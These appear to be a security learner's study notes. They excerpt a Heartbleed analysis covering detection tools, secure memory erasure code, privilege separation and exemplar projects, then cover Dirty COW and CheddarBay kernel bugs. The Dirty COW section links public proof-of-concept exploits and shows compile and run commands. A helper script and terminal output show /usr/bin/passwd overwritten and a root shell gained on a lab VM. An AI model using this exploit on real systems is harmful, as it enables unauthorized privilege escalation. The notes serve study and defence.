Christopher T. Celi (of NIST) confirmed to me on 2014-07-10 that **address sanitizer does detect Heartbleed** if an attacking query is made against a vulnerable OpenSSL implementation. He ran OpenSSL version 1.0.1e (released in February 2013), which is known to be vulnerable to Heartbleed. He use gcc (version 4.8+) and its `-fsanitize=address` flag to invoke address sanitizer. As expected, a normal heartbeat request causes no trouble, **but a malicious heartbeat request is detected by ASan, and ASan then immediately causes a crash with a memory trace**. In his test suite ASan reported, in its error trace, that the there was an error when attempting a "READ of size 65535". He comments that, "Though the output is a bit more cryptic than that of Valgrind, ASan is better for testing with a fuzzer as it crashes upon finding an error. Because of the output however, one would have to analyze the specific input that caused the crash a bit more heavily than with Valgrind." As I note later, he also [confirmed that Valgrind works](#).

...

Christopher T. Celi (of NIST) confirmed to me on 2014-07-07 that **Valgrind does detect Heartbleed** if an attacking query is made against a vulnerable OpenSSL implementation. He ran OpenSSL version 1.0.1e (released in February 2013), which is known to be vulnerable to Heartbleed. In this configuration **Valgrind**

detected an “invalid read” of a region that had been allocated by malloc. The invalid read occurred as expected inside the standard C function memcpy, which was called by tls1_process_heartbeat (which is responsible for receiving a heartbeat and processing a response), which was called by ssl3_read_bytes. Valgrind could also report that the memory was allocated by the standard C function malloc through OpenSSL CRYPTO_malloc, again, as expected. In this particular test he sent a message that was known to trigger the Heartbleed attack. He notes that to have detected this ahead-of-time with Valgrind, “Someone testing the code would likely have to use a fuzzer to assemble the proper bytes of hex to send to the server.”

Note that he also [confirmed that ASan works](#).

...

5.2 Overwrite critical information whenever you're done with it

Programs should overwrite (destroy) critical information whenever they are done with it. Critical information includes passwords and private cryptographic keys. This reduces the impact of a vulnerability, since once information is destroyed it cannot be revealed.

Be sure this is not optimized away; most compilers will eliminate such overwrites if you don't take steps to avoid it. This is such a common mistake that it has been assigned a weakness id of [CWE-14 \(Compiler Removal of Code to Clear Buffers\)](#). It is specifically identified as [CERT C Coding standard recommendation MSC06-C \(beware of compiler optimizations\)](#) and [C++ Secure Coding Standard recommendation MSC06-CPP \(Be aware of compiler optimization when dealing with sensitive data\)](#). My own book [Secure Programming for Linux and Unix HOWTO](#) includes a section specifically discussing how to [Specially Protect Secrets \(Passwords and Keys\) in User Memory](#).

Let's see why this is a problem. A naive programmer who wanted to erase memory in C might choose the standard C function `memset()`. However, if `memset()` is used to erase sensitive data, the program would normally not use that memory again. Why would it? That data has been erased! However, *modern compilers will typically notice that the memory isn't being used again, and will will silently remove the memory erasure code*. After all, if the memory won't be used again, it's a waste of

resources to erase it. This is *not* a compiler error; compilers are *explicitly allowed* to do this, and it is even enshrined in the C and C++ standards. The problem is that the compilers were given incorrect information. Software developers need to specifically tell the compiler that this erasure is *not* a no-op, and that therefore this optimization should *not* be done.

There are various ways to do this correctly in some languages (though in some languages it is not possible). **The best way in C is to use the new C11 `memset_s` function**, which does this correctly and is a standard function. On Microsoft Windows the non-portable `SecureZeroMemory()` does the trick. It is also possible to use `memset()`, by providing additional information to the compiler (e.g., by using `volatile`). Some other languages provide this capability, e.g., the C# `SecureString` class provides this functionality. At the time of this writing Java fails to directly provide this functionality, but you can implement it by creating an implementation in C and calling it from Java. (Java's `StringBuffer` class supports overwrites, and using it is better than using the Java `String` class for this case, but using `StringBuffer` can often lead to residual unerased copies of sensitive data.) It is impossible to do this with JavaScript today, though a future extension could add it. The point is that incorrect erasure is a common problem; programs that manipulate sensitive data should make sure they erase that sensitive data as quickly as possible.

<<

No `memset_s()`?

We can then use [*this implementation as suggested by David Wheeler in his book*](#):

...

One approach that seems to work on all platforms is to **write your own implementation of `memset` with internal "volatilization" of the first argument** (this code is based on a [workaround proposed by Michael Howard](#)):

```
void *guaranteed_memset(void *v,int c,size_t n)
{ volatile char *p=v; while (n--) *p++=c; return v; }
```

Then place this definition into an external file to force the function to be external (define the function in a corresponding .h file, and `#include` the file in the callers, as is usual). This approach appears to be safe at any optimization level (even if the function gets inlined).

>>

...

<< *Hardware (CPU-level) Separation* >>

5.4 Use privilege separation to separate critical cryptographic secrets

It can be helpful to **separate critical cryptographic secrets from the rest of the code**, so that even if even the rest of the program is subverted it cannot directly access secrets like private keys.

This applies the **basic security principle that programs should be provided only (the) most limited privilege necessary to (do) their job**. These approaches can reduce the likelihood or impact of a critical vulnerability by reducing the amount of software where a vulnerability would reveal critical information like a key. However, I am listing it as a risk reduction approach, not as a full countermeasure. Somewhere code *must* have access to privileged data and that code might be vulnerable. Here are a few additional notes:

- David Wagner pointed this out and also explained further, “for instance, the RSA private key (and any other long-lived crypto secrets) could have been moved into a separate process, and only the code that operates on the private key moved into that process.

Better, on forthcoming Intel systems, **OpenSSL could adopt Intel SGX (secure enclaves) to run all crypto computations that touch the private key in a separate sandboxed execution environment**. This is sometimes known under the term *software cryptographic module*, *virtual TPM*, *virtual HSM*, etc. SGX provides hardware support for isolating that critical code, but one could of course use other mechanisms for isolation instead of SGX, like process isolation or sandboxing. ...

- Peter Neumann has pointed out that **capability-based hardware, sandboxing, and fine-grained access controls** (such as the CHERI architecture) also provide strong mechanisms to limit privileges in ways that could have countered Heartbleed.
- A student in my class on developing secure software suggested that **perhaps memory could be isolated per-user on a server**. That’s an interesting idea.

<<

[Source](#)

ARM: TrustZone is a set of security extensions added to ARMv6 processors and greater, such as ARM11, CortexA8, CortexA9 and CortexA15. To improve security, these **ARM** processors can run a secure operating system (secure OS) and a normal operating system (normal OS) at the same time from a single core. The instruction Secure Monitor Call or SMC bridges the secure and normal modes.

...

Popular CPU Architectures and their TEE (Trusted Execution Environment) implementations:

1. ARM TrustZone
2. Intel TXT
3. AMD Secure Execution Environment

All three of these TEE implementations provide a virtualized Execution Environment for the secure OS and applications. To switch between the secure world and the normal world, Intel provides SMX Instructions, while ARM uses SMC. Programmatically, they all achieve very similar results.

...

Why do we need a Trusted Execution Environment?

The principle of least privilege, loved and proven to be the cornerstone of secure system design, compels the need for a TEE. System modules (drivers, applications) should not have access to a resource unless absolutely necessary.

For example, there is no need for Linux to be able to access the region where the public key is stored in the SOC. Likewise, the driver for a crypto block doesn't need to know the current session key; the session key could be programmed by the key negotiation algorithm and stored in a secure location within the crypto block.

The old two-level method of protection (kernel and user) is not enough as 'root' has full privilege to access everything in the system. TEE provides a third level of privilege where some key resources like device key can be protected from the normal or "rich" OS kernel. ARM TrustZone and Intel TXT all **achieve this by providing a virtualized environment to run TEE and the normal OS in parallel.**

...

>>

...

<<

Salted Password Hashing - Doing it Right

“... Only **cryptographic hash functions** may be used to implement password hashing. Hash functions like SHA256, SHA512, RipeMD, and WHIRLPOOL are cryptographic hash functions. ...”

>>

...

...

7. Exemplars

So are there any examples of projects doing well? After all, it's easy to complain, but if no one can do well, then perhaps it is not possible. Besides, if there are no exemplars to copy from, it's hard to learn how to do them.

I asked people to identify examples of *robust* FLOSS, either in terms of reliability or security. Of course, **a program can be robust given expected inputs and insecure (because intelligent attackers can specifically rig inputs to cause undesired behavior)**. Also, even really good systems have occasional problems. Still, it's a great idea to look at exemplars, because it is much easier to copy approaches once you can see them in action. **Here are some of the projects that people identified:**

1. [OpenBSD](#). [OpenBSD aspires to be #1 on security](#). They do continuous security auditing by a team of 6-12 people: “we are not so much looking for security holes, as we are looking for basic software bugs, and if years later someone discovers the problem used to be a security issue, and we fixed it because it was just a bug, well, all the better. Flaws have been found in just about every area of the system. Entire new classes of security problems have been found during our audit, and often source code which had been audited earlier needs re-auditing with these new flaws in mind. Code often gets audited multiple times, and by multiple people with different auditing skills... Another facet of our security auditing process is its proactiveness. In most cases we have found that the determination of exploitability is not an issue. During our ongoing auditing process we find many bugs, and endeavor to fix them even though exploitability is not proven.” They try to create and implement many new techniques for countering vulnerabilities, including `strncpy()`/`strlcat()`, guard pages, and randomized `malloc()`. They also work to ship “secure by default” and practice full disclosure.
2. [OpenSSH](#). OpenSSH implements the SSH protocols and key connectivity tools. OpenSSH is developed by the OpenBSD Project using two teams. One team does strictly OpenBSD-based development (to be as simple as possible), and the other team takes that version and makes it portable to run on many operating systems. [OpenSSH is developed using the OpenBSD security process](#) (since it is part of OpenBSD). The OpenSSH developers have worked to reduce OpenSSH's attack surface; their approaches include defensive programming (preventing errors by inserting additional checks), avoiding complexity in dependent libraries, mildly changing the protocol to reduce attack surface, privilege separation, and changing the program to maximize the benefit of

attack mitigation measures in the operating system (OS) [[Miller2007](#)]. For more on how OpenSSH implements privilege separation, see [[Provos2003](#)].

3. [SQLite \(public domain\)](#). [SQLite uses very aggressive \(dynamic\) testing approaches to get high reliability](#). The project has over 1000 times as much test code and test scripts as it does source lines of code (SLOC). Their **approach includes three independently developed test harnesses, anomaly testing (e.g., out-of-memory tests, I/O error tests, crash and power loss tests, and compound failure tests), fuzz testing (SQL fuzz, malformed database files, and boundary value tests), regression testing, automatic resource leak detection, 100% branch test and MC/DC coverage (including forced coverage of boundary conditions), millions of test cases, extensive use of assert() and run-time checks, Valgrind analysis, signed-integer overflow checks, and developer checklists**. They also compile without warnings with all (normal) warning flags enabled and use the **Clang static analyzer** tool. On 2014-05-10 Peter Gutmann told me, “I always use SQLite as my go-to example of professional-level OSS development, I went to a talk given by the [developers] a few years back on how they develop and test it and was mightily impressed.”

4. [Postfix \(IBM Public License\)](#). I note that both Elaine R. Palmer and Bill Cheswick thought they did an overall good job on security and reliability. The [Postfix approach for developing secure software](#) emphasizes using a very experienced team of just a few security conscious individuals, writing it from scratch to be secure (and in particular resistant to buffer overflows), and an architecture that involves running as a set of daemons each performing a different set of tasks (**facilitating a “least privilege” approach that can be easily contained further using chroot or virtual containers**). Postfix is implemented **using a safe subset of C and POSIX**, combined with an [abstraction layer that creates safe alternatives](#). For example, **it has a “vstring” primitive to help resist buffer overflow attacks and a “safe open” primitive to resist race conditions**.

5. [GPSD, the Global Positioning System Service Daemon](#) (BSD-new, aka Revised BSD or 3-clause license). This uses [extensive regression testing, rigorous static checking with multiple tools and an architectural approach that reduces risks \(e.g., they forbid the use of malloc in the core\)](#). They use a custom framework for an extensive regression testing suite, including the use of tools like valgrind. Their static analysis tools include splint, cppcheck, and Coverity; they report that, “we do not know of any program suite larger than GPSD that is fully splint-

annotated, and strongly suspect that none such yet exist”. Perhaps most importantly, they design for zero defects. Eric Raymond states that “if it’s mobile and hosts anything non-Windows, GPSD is almost certainly running, including GPS monitoring on all the world’s smartphones, a significant minority of marine navigation systems, driverless autos from the DARPA Grand Challenge onwards, [and] most robot submarines and aerial drones... just one CVE and no known exploits in ten years. Months at a time go by between new defect reports of any kind... GPSD is notable as the basis for my assertion that conventional good practice with C can get you very close to never-break. I got fanatical about regression testing and routinely applying four static analyzers; it paid off.”

This is certainly not a complete list, and vulnerabilities will probably be found in at least one of them. Still, it’s useful to point to projects that are seriously working to improve security and/or reliability, and *how* they are doing it, so that others can figure out what might be worth imitating.

8. Conclusions and recommendations

The OpenSSL developers and reviewers employed a variety of widely accepted practices like multi-person review and multiple tools to reduce the number of vulnerabilities. However, recent vulnerabilities like Heartbleed suggest that software development projects (both FLOSS and proprietary) often have systemic problems in the way that they counter vulnerabilities.

*A key lesson to be learned is that the [static](#) and [dynamic](#) analysis approaches often used by many projects today **cannot** find problems like Heartbleed.* This includes [mostly-positive automated test suites](#), [common fuzz testing approaches](#), and [typical statement or branch code coverage approaches](#). Several source code weakness analyzer developers are improving their tools to detect vulnerabilities very similar to Heartbleed, and that is good news. But it is obvious that this is not enough.

No tool or technique guarantees to find all possible vulnerabilities. However, there are several approaches that could have found Heartbleed, and vulnerabilities like it, before the vulnerable software was released. *Projects that want to create secure software need to also add at least one of the following approaches (and preferably several of them):*

1. [Thorough negative testing in test cases \(dynamic analysis\)](#)
2. [Fuzzing with address checking and standard memory allocator \(dynamic analysis\)](#)

3. [Compiling with address checking and standard memory allocator \(hybrid analysis\)](#)
4. [Focused manual spotcheck requiring validation of every field \(static analysis\)](#)
5. [Fuzzing with output examination \(dynamic analysis\)](#)
6. [Context-configured source code weakness analyzers, including annotation systems \(static analysis\)](#)
7. [Multi-implementation 100% branch coverage \(hybrid analysis\)](#)
8. [Aggressive run-time assertions \(dynamic analysis\)](#)
9. [Safer language \(static analysis\)](#)
10. [Complete static analyzer \(static analysis\)](#)
11. [Thorough human review / audit \(static analysis\)](#)
12. [Formal methods \(static analysis\)](#)

For example, Google found Heartbleed using [thorough human review / audit](#), while Codenomicon found it very soon afterwards using [fuzzing with output examination](#).

Projects should make sure that they are [easier to analyze](#).

For example, they should [simplify their code](#), [simplify their Application Program Interface \(API\)](#), [allocate and deallocate memory normally](#), and (if FLOSS) [use a standard FLOSS license](#) that is compatible with widely-used FLOSS licenses.

It would also be good to create a single widely-accepted *standard* annotation notation for each major programming language, including C, so that an annotation language would be easier to adopt. It would be hard to *get* that kind of agreement for languages like C (when there isn't already such a notation), but I think more projects would use them if they were standardized.

There are also **many ways to** [reduce the impact of Heartbleed-like vulnerabilities](#) **that should be considered:**

1. [Enable memory allocator defenses once a standard memory allocator is used instead](#). Some systems, like GNU malloc on Linux, do not really have such mechanisms, so they would need to be added first.
2. [Overwrite critical information \(like passwords and private cryptographic keys\) whenever you're done with it](#).
3. [Make perfect forward security \(PFS\) encryption algorithms the default](#).
4. [Use privilege separation to separate the critical cryptographic secrets from the rest of the code](#).
5. [Fix the SSL/TLS certificate infrastructure, especially the default certificate revocation process](#). This will require concerted effort to get a real solution (such as [X.509](#)

[OCSP must-staple](#)) specified, implemented, and widely deployed; we need to start now.

6. [Make it easy to update software.](#)
7. [Store passwords as salted hashes.](#)
8. [General issues: Secure software education/training and reduce attacker incentives.](#)

Educational materials should be modified to add these points. In particular, we need to warn developers about the potential security problems caused by using memory caching systems in C, C++, or Objective-C; few materials do that today. *Of course, the real problem is that few developers learn [how to develop secure software](#), even though nearly all programs are under attack (because they connect to the Internet or take data from the Internet).*

[...]

If you enjoyed this paper, you might also enjoy the entire suite of related papers in my essay suite [Learning from Disaster](#), which includes [my paper on Shellshock \[Wheeler2014b\]](#), the [POODLE attack on SSLv3](#), and the [Apple goto fail vulnerability](#).

There is no magic bullet. However, there *are* important lessons that need to be learned. Projects need to aggressively use a suite of approaches so that vulnerabilities like Heartbleed almost never occur again.

Additional Resources

[*Exploit Heartbleed with Metasploit*](#)

[*TLS/SSL Explained: Examples of a TLS Vulnerability and Attack, Final Part \[DZone\]*](#)

Dirty COW

- **Dirty COW** (*Dirty copy-on-write*) is a [computer security vulnerability](#) for the [Linux kernel](#) that affects all Linux-based operating systems including [Android](#). It is a local [privilege escalation](#) bug that exploits a [race condition](#) in the implementation of the [copy-on-write](#) mechanism in the kernel's memory-management subsystem. The vulnerability was discovered by [Phil Oester](#).^{[1][2]} Because of the race condition, with the right timing, a local attacker can exploit the copy-on-write mechanism to turn a read-only mapping of a file into a writable mapping. Although it is a local [privilege escalation](#) bug, remote attackers can use it in conjunction with other exploits that allow remote execution of non-privileged code to achieve [remote root access](#) on a computer.^[1] The attack itself does not leave traces in the system log.^[2] The vulnerability has the [CVE designation](#) CVE-2016-5195.^[3]

- susceptible from ver 2.6.22 onwards

- It has been demonstrated that the bug can be utilized to [root](#) any Android device up to [Android version 7](#).^[6]

The bug has been lurking in the Linux kernel since version 2.6.22 released in September 2007, and there is information about been actively exploited at least since October 2016.^[2] The bug has been patched in Linux kernel versions 4.8.3, 4.7.9, 4.4.26 and newer.

See:

<https://security.stackexchange.com/questions/140469/simple-explanation-of-how-dirty-cow-works>

PoCs

<https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs>

<https://gist.github.com/rverton/e9d4ff65d703a9084e85fa9df083c679> : [SUID-based root](#);

<tried it out, it really does work (see below)!! (-although the [system freezes after a min or so](#); workaround to that: `echo 0 > /proc/sys/vm/dirty_writeback_centisecs`).
[/proc/self/mem method.]

See <https://www.exploit-db.com/exploits/40611/> (orig by Phil Oester, 19Oct2016: [code comments explain how it works!](#))

Dirty COW PoC

Dirty COW PoC code:

by Robin Verton. Based on code by the 'finder' - Phil Oester – [here](#).

First copy-paste rverton's code into a file:

<https://gist.github.com/rverton/e9d4ff65d703a9084e85fa9df083c679>

Compile and run!

```
$ gcc dirtycow.c -o dirtycow -lpthread -D_REENTRANT
dirtycow.c: In function 'proccselfmemThread':
dirtycow.c:98:17: warning: passing argument 2 of 'lseek' makes integer
from pointer without a cast [-Wint-conversion]
```

```
lseek(f,map,SEEK_SET);
```

^

```
[...] << ignore warnings >>
```

```
$ ls -l ./dirtycow
```

```
-rwxrwxr-x 1 seawolf seawolf 14384 Mar 10 19:05 ./dirtycow
```

```
$ cat dirtycow.sh
```

```
#!/bin/sh
```

```
# Turn Off bg writes else sys freezes af dcow (why?)
```

```
[ $(id -u) -ne 0 ] && {
```

```
    echo "$0: need root to turn off bg writes...
```

```
Yes, i know, defeats the bl**dy purpose but still :-)
```

```
(Alternatively, do this before running & then run as non-root)"
```

```
    exit 1
```

```
}
```

```
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

```
# get root! pwn
```

```
~/dirtycow
```


```
$ sudo /bin/bash
```

```
Password: <xxx>
```

```
# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

```
#
```

Screenshot



```
Seawolf_VA_KNB_Sept16 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
$
$
$ uname -a
Linux Seawolf-VA 4.2.0-42-generic #49-Ubuntu SMP Tue Jun 28 21:26:26 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
$
$ id
uid=1000(seawolf) gid=1000(seawolf) groups=1000(seawolf),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),122(sambashare),999(vboxsf)
$ ./dirtycow
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 51224
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@Seawolf-VA:/home/seawolf#
root@Seawolf-VA:/home/seawolf# id
uid=0(root) gid=1000(seawolf) groups=1000(seawolf),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),122(sambashare),999(vboxsf)
root@Seawolf-VA:/home/seawolf#
```

Notice above the kernel's date: 28 June 2016 - before Dirty COW was uncovered: Vuln!

Moreover, on a properly updated and patched Linux kernel, Dirty COW fails:

```
$ uname -a
Linux seawolf-virtual-machine 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18
14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
$
```

```
# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
#
```

<< In another terminal window >>

```
$ ./dirtycow
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 54256
Racing, this may take a while..
thread stopped
thread stopped
```

<< it just hangs ! >>

```
# ps -la
F S    UID      PID   PPID  C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
4 S      0      2000   1975  0  80   0  - 13233 poll_s pts/1      00:00:00 sudo
4 S      0      2006   2000  0  80   0  -  5678 wait   pts/1      00:00:00 bash
0 S    1000      2061   1909  5  80   0  - 24176 futex_ pts/0      00:00:00
dirtycow
4 R      0      2078   2006  0  80   0  -  7229 -      pts/1      00:00:00 ps
#
# cat /proc/2061/wchan
futex_wait_queue_me#
#
```

Fails.

CheddarBay

Brad Spengler

[Fun with NULL pointers, part 1, Jon Corbet](#)

[Linux Kernel 2.6.30 < 2.6.30.1 / SELinux \(RHEL 5\) - Privilege Escalation \(exploitDB\)](#)

“... ”

The kernel should be compiled with **-fno-delete-null-pointer-checks** to remove the possibility of these kinds of vulnerabilities turning exploitable in the future which would be impossible to spot at the source level without this knowledge.

...”

Do see the simple upstream git commit 3c8a9c63 which fixes the issue:

<https://github.com/torvalds/linux/commit/3c8a9c63d5fd738c261bd0ceece04d9c8357ca13>
